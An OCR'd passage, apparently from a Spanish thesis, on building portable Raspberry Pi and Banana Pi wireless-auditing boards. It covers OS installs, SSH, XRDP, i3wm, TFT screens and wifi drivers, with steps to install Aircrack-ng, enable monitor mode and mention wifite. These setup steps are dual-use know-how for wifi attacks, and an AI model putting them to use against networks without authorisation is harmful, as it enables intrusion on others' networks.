


Nota: al acceder a estas configuraciones se procede a buscar el protocolo IPv4

4. Se accede a las propiedades de IPv4.

Figura 36

Configuración de la dirección Ip




Nota: La imagen muestra la opción a configurar para establecer una nueva dirección ip.

5. Se establece una ip en el rango de 1-254

Figura 37

Dirección Ip estática en Windows



Nota: La dirección ip establecida permite la comunicación con la Raspberry Pi.

En una máquina personal se puede abrir ssh ya sea por consola o mediante el programa Putty, en donde se ingresa la ip que se configuró en la Raspberry con Kali.

Si se opta por utilizar Putty, basta con agregar la ip de la máquina con la cual se pretende realizar la conexión (en este caso la de Kali).


Para poder acceder mediante consola se emplea el comando ssh kali@ip, donde ip corresponde a la dirección ip de la máquina de Kali Linux.

5.6.1.5 Instalación de i3wm

Como la interfaz de Kali Linux consume muchos recursos y esto lleva a un sobrecalentamiento de nuestra RPI, se procede a reemplazar el entorno de escritorio de Kali Linux por i3 Windows Manager, el cual pretende ser de ayuda para consumir una menor cantidad de recursos y así evitar un sobrecalentamiento de la placa.

Figura 38

I3 WM en Kali Linux



Nota: la imagen muestra el entorno de i3wm ejecutándose en una Raspberry Pi.

Los pasos para instalar i3 son los siguientes (Carles, 2021):

1. sudo apt update && sudo apt upgrade -y
2. sudo apt install i3
3. sudo reboot
4. en la ventana de inicio de sesión seleccionamos la opción i3

Suele suceder que por algún motivo no se instalen los paquetes necesarios para ver el rendimiento, temperatura, etc. de nuestra placa, esto se debe a un paquete en concreto *i3 status.*

Para instalarlo se utiliza el comando sudo apt install i3status, en muchos casos no se podrá contar con una pantalla física para la Raspberry Pi, es por ello que se utilizara la herramienta xrdp para habilitar la conexión a un escritorio remoto.

5.6.1.6 Instalación de XRDP

Para llevar a cabo la instalación y configuración de xrdp en kali Linux, vamos a seguir los siguientes pasos (TECH DHEE, 2021):

1. sudo apt update


2. sudo apt install xrdp
3. sudo service xrdp start
4. sudo service xrdp-sesman start
5. sudo update-rc.d xrdp enable

Con ello podremos acceder desde nuestra máquina principal (Windows) para poder llevar a cabo una administración de la placa.

En Windows vamos a ejecutar el escritorio remoto, y en el apartado de equipo vamos a colocar la ip de la placa (Kali).

Figura 39

Escritorio remoto de Windows



Nota: Windows tiene una aplicación ya instalada para realizar conexiones a hosts remotos.

Luego de haber colocado la ip de la placa, se presiona el botón conectar e inmediatamente se accede a una ventana donde se procede a ingresar las credenciales de Kali Linux.

Figura 40


Login de Kali Linux en escritorio remoto

Nota: Aunque en la placa de Raspberry Pi se tenga instalado y ejecutándose i3wm, esto no sucederá en la sesión remota.

Una vez ingresadas las credenciales, se obtiene una sesión en el entorno de Kali Linux.

Figura 41

Entorno de Kali Linux mediante conexión remota



Nota: El acceso a escritorio remoto nos ofrece la versión por defecto de Kali Linux.

5.6.1.7 Pantalla TFT de 3,5 in en Kali Linux.

La pantalla seleccionada tiene una dimensión de 3.5 in, este tamaño es suficiente si lo que se desea es la portabilidad, puesto que es de tamaño de la RPI 4B.

Los pasos para instalar la pantalla en nuestra RPI se detallan a continuación (lcdwiki, 2022).

1. sudo rm -rf LCD-show-kali
2. git clone https://github.com/lcdwiki/LCD-show-kali.git
3. chmod -R 755 LCD-show-kali
4. cd LCD-show-kali/
5. sudo ./LCD35-show

Cabe mencionar que en cuanto se reinicia la RPI y da paso a la visualización de la pantalla por medio de los puertos GPIO, ya no se obtendrá un acceso por medio del protocolo rdp a la RPI.

Figura 42

Pantalla de 3.5 in para Raspberry Pi

Nota: La imagen muestra la pantalla empleada en este trabajo.


Para ello se sugiere priorizar la refrigeración de la RPI mediante el uso de ventiladores y habilitar el protocolo ssh, se puede utilizar wifite en caso de solo contar con una terminal sin versión desktop.

5.6.2 Instalación y configuración de Raspbian en Raspberry Pi

Al igual que en la instalación de Kali Linux es necesario bootear la memoria SD, por lo que se ocupa el mismo programa de Raspberry Pi Imager. Para ello nos dirigimos a la página oficial de Raspberry Pi, donde podremos descargar la imagen del SO, o se puede bootear la memoria SD desde la aplicación de Raspberry Pi Imager.

Figura 43

Configuración de la imagen Raspbian en Raspberry pi Imager



Nota: A diferencia de seleccionar una imagen descargada de internet, Raspberry Pi ofrece la posibilidad de seleccionar la imagen de Raspbian desde el mismo programa.

Basta con seleccionar el sistema operativo dependiendo de la arquitectura de la placa, la placa empleada es de arquitectura x64.

Una vez booteada la tarjeta SD, procedemos a la configuración inicial de la Raspberry, en donde seleccionamos el tipo de teclado de entrada y una red que nos ayudará con la administración.

Si el usuario lo desea se puede instalar el entorno de i3wm, esto si lo que se busca es intentar disminuir la cantidad de recursos que utiliza la placa.

5.6.2.1 Configuración de la interfaz inalámbrica en Raspbian

En este punto se complican un poco las cosas, debido a que al intentar instalar la interfaz con los pasos de Kali Linux puede llegar a funcionar por un momento, pero eventualmente dejará de reconocerla.

Es por ello que estos son los pasos para instalar la interfaz USB wifi en Raspbian (Krishna, 2022).

1. *sudo apt update*
2. *sudo apt install dkms git && sudo apt-get install raspberrypi-kernel-headers*
3. *git clone https://github.com/aircrack-ng/rtl8812au.git && cd rlt88**

4. sed -i 's/CONFIG_PLATFORM_I386_PC = y/CONFIG_PLATFORM_I386_PC = n/g' Makefile
5. sed -i 's/CONFIG_PLATFORM_ARM64_RPI = n/CONFIG_PLATFORM_ARM64_RPI = y/g' Makefile
6. *sudo make dkms_install*

Luego de haber instalado los controladores necesarios para la interfaz inalámbrica, muchas veces se tiene el problema de *set wireless LAN country*, para resolverlo se tiene que seguir los siguientes pasos.

- Abrir el terminal y se ejecuta el siguiente comando *sudo raspi-config*.
- En la ventana se debe configurar el país.
- De preferencia seleccionar US y reiniciar la máquina.

5.6.2.2 Ejecución de Aircrack-ng en Raspbian

Una vez configurada la interfaz inalámbrica el siguiente paso es la instalación de la suite de Aircrack-ng.

Los comandos para la instalación son:

1. sudo apt-get update && sudo apt-get upgrade
2. sudo apt-get install -y aircrack-ng

Cuando se haya instalado la herramienta Aircrack-ng, para habilitar el modo monitor no se debe hacerlo mediante airmon-ng, esto debido a que posterior a ello se debe ejecutar airmon-ng check kill. También se puede habilitar el modo monitor con el siguiente comando.

1. Sudo ifconfig <interfaz> down
2. sudo iwconfig <interfaz> mode monitor
3. sudo ifconfig <interfaz> up

5.6.2.3 Instalación de i3 en Raspbian

Buscando un mejor rendimiento en cuanto a velocidad y facilidad de tareas, se cambió el entorno por defecto de Raspbian por un entorno i3. Para poder instalar este entorno se aplicaron los siguientes pasos (Novaspirit Tech, 2021).

1. Sudo update
2. git clone https://github.com/Airblader/i3.git


3. cd i3
4. mkdir build
5. cd build
6. sudo apt install meson
7. meson ..
8. apt install dh-autoreconf libxcb-keysyms1-dev libpango1.0-dev libxcb-util0-dev xcb libxcb1-dev libxcb-icccm4-dev libyajl-dev libev-dev libxcb-xkb-dev libxcb-cursor-dev libxkbcommon-dev libxcb-xinerama0-dev libxkbcommon-x11-dev libstartup-notification0-dev libxcb-randr0-dev libxcb-xrm0 libxcb-xrm-dev libxcb-shape0 libxcb-shape0-dev
9. meson ..
10. ninja
11. sudo ninja install
12. cd /etc/xdg/lxsession/LXDE-pi
13. sudo nano desktop.conf

    la primera línea debe quedar conforme a: windows_manager=i3
14. sudo nano autostart

    al inicio de las dos primeras líneas agregar #

Figura 44

Configuración de I3wm



Nota: Se aprecia las líneas que el usuario debe modificar

15. sudo reboot

Al reiniciar la Raspberry Pi se ejecutará i3 al inicio y se pulsa la tecla enter a las opciones que nos presente (la tecla win=mod).

Para instalar herramientas de estado y menú, ejecutaremos.

1. sudo apt install i3status
2. sudo apt install suckless-tools

Luego se reinicia la pantalla con mod+shift+r

5.6.2.4 Instalación pantalla tft de 3,5 in en Raspbian

Para llevar a cabo el uso de una pantalla en Raspberry se tiene que instalar los siguientes comandos (lcdwiki, 2022).

1. sudo rm -rf LCD-show
2. git clone https://github.com/goodtft/LCD-show.git
3. chmod -R 755 LCD-show
4. cd LCD-show/

Cuando se instala la pantalla en Raspbian, no existe ningún problema con el protocolo RDP.

5.6.2.5 XRDP

Para llevar a cabo la instalación y configuración de xrdp en Raspbian, vamos a seguir los siguientes pasos (TECH DHEE, 2021):

1. sudo apt update
2. sudo apt install xrdp
3. sudo service xrdp start
4. sudo service xrdp-sesman start
5. sudo update-rc.d xrdp enable

Con ello se puede acceder desde nuestra máquina principal (Windows) para poder llevar a cabo una administración de la placa, siguiendo los pasos igual que en el apartado de Kali Linux.

5.6.2.6 ssh

Para habilitar el servicio de ssh en Raspbian primero se debe actualizar todos los repositorios, en este trabajo se muestra como habilitar ssh por consola, esto debido a que existe también la posibilidad de hacerlo mediante las configuraciones avanzadas de Raspbian.

Los pasos para instalar y configurar ssh son:

1. sudo apt install ssh
2. sudo update-rc.d -f ssh remove
3. sudo update-rc.d ssh defaults
4. sudo update-rc.d ssh enable
5. sudo service ssh start
6. sudo service ssh status

Para conectarse a la Raspberry puede hacerlo por medio de una red ya existente o configurar una ip estática para hacerlo sin necesidad de tener un router.

5.6.2.7 Configuración de ip estática

Al igual que en la sección de Kali Linux esta sección se enfoca en realizar la conexión a la Raspberry Pi sin la necesidad de un router. Para establecer una ip estática dentro de la Raspberry se siguen los siguientes pasos.

1. Se edita el archivo dhcpcd

   sudo nano /etc/dhcpcd.conf

2. Se elimina el carácter # de las líneas correspondientes a static IP configuration

   interface eth0

   static ip-address=192.168.0.10/24

3. Se guarda el archivo y se reinicia la Raspberry

   sudo reboot now

Para llevar a cabo la conexión por medio de ssh o xrdp a la raspberry, se puede guiar del apartado en Kali Linux sobre cómo configurar una ip estática en Windows, 5.6.1.4.


5.7 Instalación y configuración de SO en Banana Pi

5.7.1 Instalación de Armbian en Banana Pi M2 Zero

Instalar Armbian en una placa Banana Pi es un proceso un poco más complicado que el de instalar Kali Linux o Raspbian en una Raspberry Pi. Esto se debe a que es necesario saber con exactitud el modelo de placa electrónica de la que se dispone. La imagen del sistema operativo de Armbian empleada para este trabajo ha sido tomada de [3].

Figura 45

Placa Banana Pi M2 zero



Nota: La imagen indica una placa Banana Pi con su respectivo disipador de calor.

[3] Armbian Software: https://www.armbian.com/bananapi-m2-zero/


La instalación del sistema operativo en Raspberry Pi es un proceso sencillo y sin problemas gracias a la disponibilidad del software necesario en los repositorios oficiales. Sin embargo, para los usuarios de Banana Pi, el proceso es más complicado y requiere la búsqueda de otras fuentes o tutoriales en línea para encontrar un sistema operativo compatible. Armbian ofrece una solución para esto, proporcionando un sistema operativo compatible con las placas Banana Pi, el cual se ha demostrado ser estable en comparación con imágenes modificadas de otras distribuciones.

Esto puede requerir más conocimientos técnicos y paciencia, pero también significa que los usuarios tienen más flexibilidad para controlar el software instalado en sus placas. En general, Banana Pi es una excelente opción para aquellos que buscan una solución asequible para su proyecto, pero deben estar dispuestos a dedicar un poco de tiempo a investigar e instalar el software.

Una vez descargada la imagen de Armbian para la Banana Pi M2 Zero, procedemos a utilizar el software de Raspberry Pi Imager para bootear la imagen de Armbian en la tarjeta SD, en donde la imagen que cargaremos será la de Armbian.

Figura 46

Selección de Armbian para la Banana Pi en Raspberry Pi Imager



Nota: se utiliza Raspberry Pi Imager para bootear el sistema operativo de Banana Pi, debido a que es un software especializado en instalar sistemas operativos para sistemas embebidos.

Una vez seleccionada la imagen del sistema operativo a utilizar, procedemos a grabar la tarjeta SD siguiendo los pasos de los apartados anteriores.

Para finalizar el proceso de arranque en una placa Banana Pi, es necesario insertar la tarjeta SD en la placa. Además del cable de alimentación, también es necesario conectar un cable OTG. El cable de alimentación proporciona la energía necesaria para la placa, mientras que el cable OTG es necesario para configurar la placa y asegurarse de que todo esté funcionando correctamente. Una vez que se han insertado la tarjeta SD y conectado los cables, la placa de Banana Pi estará lista para ser utilizada y para correr el sistema operativo de Armbian.

Una vez iniciado el sistema operativo, este nos pedirá configurar las credenciales (usuario y contraseña), para posteriormente iniciar el sistema operativo con un entorno gráfico.

Figura 47

Sistema operativo de Armbian ejecutándose en una Banana Pi M2 zero

Nota: La placa de Banana Pi puede soportar entornos gráficos, para ello se debe conectar a un monitor.


5.7.1.1 Configuración de interfaz inalámbrica

La distribución de Armbian ha demostrado ser la más estable y compatible para la placa Banana Pi. En esta distribución, no es necesario configurar ningún tipo de controlador ya que el sistema operativo reconoce automáticamente la tarjeta inalámbrica y el módulo wifi integrado en la placa. Además, le asigna un nombre y permite su uso sin ningún problema.

A diferencia de otras distribuciones como Kali Linux o Raspbian las cuales proporcionan imágenes oficiales para Raspberry Pi, en Banana Pi no se cuenta con un software oficial de estas distribuciones, es por ello que el sistema recomendado es Armbian, el cual no requiere el uso de imágenes de sistemas operativos modificadas y evita las incompatibilidades que pueden surgir en los controladores necesarios para el correcto funcionamiento de la placa, pues esta distribución si está disponible para las placas de Banana Pi.

Figura 48

Interfaces de red conectadas a la Banana Pi



Nota: La Banana Pi muestra las diferentes interfaces conectadas a ella. La interfaz wlan0 es el módulo wifi integrado de la placa.

Si se desea tener una experiencia de uso sin problemas con la placa Banana Pi, se recomienda utilizar la distribución de Armbian.

5.7.1.2 Instalación de ssh

El proceso de instalación de ssh en Armbian es parecido a cualquiera de las distribuciones vistas en apartados anteriores como Kali Linux o Raspbian, para ello basta con seguir los pasos detallados a continuación.


Los pasos para instalar y configurar ssh son:

1. *sudo apt install ssh*

2. *sudo update-rc.d -f ssh remove*
3. *sudo update-rc.d ssh defaults*
4. *sudo update-rc.d ssh enable*
5. *sudo service ssh start*
6. *sudo service ssh status*

Figura 49

Estado del servicio ssh en Banana Pi M2 zero



Nota: La imagen muestra el estado del servicio ssh.

5.7.1.3 Configuración de ip estática

Para acceder a la Banana Pi mediante ssh, es necesario establecer una dirección ip estática, como se ha hecho con otras distribuciones previas. De esta forma, se evita tener que conectarse a una red potencialmente insegura y se puede realizar la conexión directamente, sin la necesidad de un router externo. Con una ip estática configurada, se garantiza un acceso seguro y directo a la Banana Pi.

1. Se edita el archivo de interfaces

   sudo nano /etc/network/interfaces
2. Se colocan las siguientes líneas al final del documento

   allow-hotplug en

   auto <interfaz ethernet>

   iface <interfaz ethernet> inet static

   address 192.168.0.10

   netmask 255.255.255.0

   broadcast 192.168.0.255

   gateway 192.168.0.1

   network 192.168.0.0
3. Se edita el archivo resolv.conf

   sudo nano /etc/resolv.conf
4. Se agregan las siguientes líneas al final del documento

nameserver 8.8.4.4

nameserver 8.8.8.8


5. Se reinicia el servicio de networking

   sudo systemctl restart networking.service

Para poder acceder a la Banana Pi es necesario configurar una ip estática en la máquina desde donde se realizará la conexión, para saber cómo configurar una ip estática en Windows puede referirse a la sección 5.6.1.4.

Figura 50

Acceso a la Banana Pi M2 zero mediante el software Putty



Nota: La dirección ip mostrada en la imagen, corresponde a una dirección privada empleada con el único fin de establecer una conexión entre una máquina de control y la Banana Pi.

5.7.1.4 Instalación de XRDP

Para poder acceder a la Banana Pi por medio del protocolo RDP, es necesario ingresar a las configuraciones de Armbian.


Para ello se los hace mediante el siguiente comando.

Sudo armbian-config

Una vez se ingresa a las configuraciones procedemos a seleccionar la opción de software.

Figura 51

Acceso a armbian-config




Nota: La ejecución se debe realizar con permisos de root.

En el siguiente menú se selecciona la opción RDP y el sistema se encargará de instalar los paquetes necesarios para habilitar RDP.

Figura 52

Acceso mediante RDP



Nota: el protocolo RDP permite acceder a un host remoto mediante Windows.

Por último, se actualiza el sistema con *sudo apt update* y se procede a ingresar a Armbian por medio del escritorio remoto de Windows.

Figura 53

Acceso gráfico mediante RDP al sistema de Armbian

Nota: La configuración mostrada en esta sección garantiza una conexión estable mediante RDP.


5.7.2 Instalación de Raspbian en Banana pi M5

Para instalar Raspbian en una Banana Pi es necesario el uso de una imagen modificada para correr en la placa de destino de Banana Pi, estas imágenes se pueden encontrar en diversas páginas web o foros de Banana Pi, la imagen que se trabajará en esta sección se ha tomado del siguiente enlace [4].

Descargamos la imagen de Raspbian para la Banana Pi M5, y el proceso de booteo es similar a los vistos en secciones anteriores de este trabajo. Una vez descargada la imagen procedemos a abrir el programa de Raspberry Pi Imager, en donde cargaremos la imagen y seleccionaremos la unidad SD en la cual instalaremos el sistema operativo.

Figura 54

Raspberry Pi Imager booteando el sistema operativo Raspbian para Banana Pi M5



[4] Raspbian: https://forum.banana-pi.org/t/bpi-m5-bpi-m2-pro-new-image-rasbian-image-2022-4-09-update/13246

Nota: El proceso de instalación para el sistema operativo de Raspbian en una Banana Pi M5, sigue el mismo proceso visto en secciones anteriores.

Una vez instalado el sistema operativo en la unidad SD, se inserta el dispositivo SD en la placa de la Banana Pi, se conecta una pantalla, un cable para acceso a internet, y su cable de alimentación. Las credenciales por defecto son ***pi:bananapi* .**

Figura 55

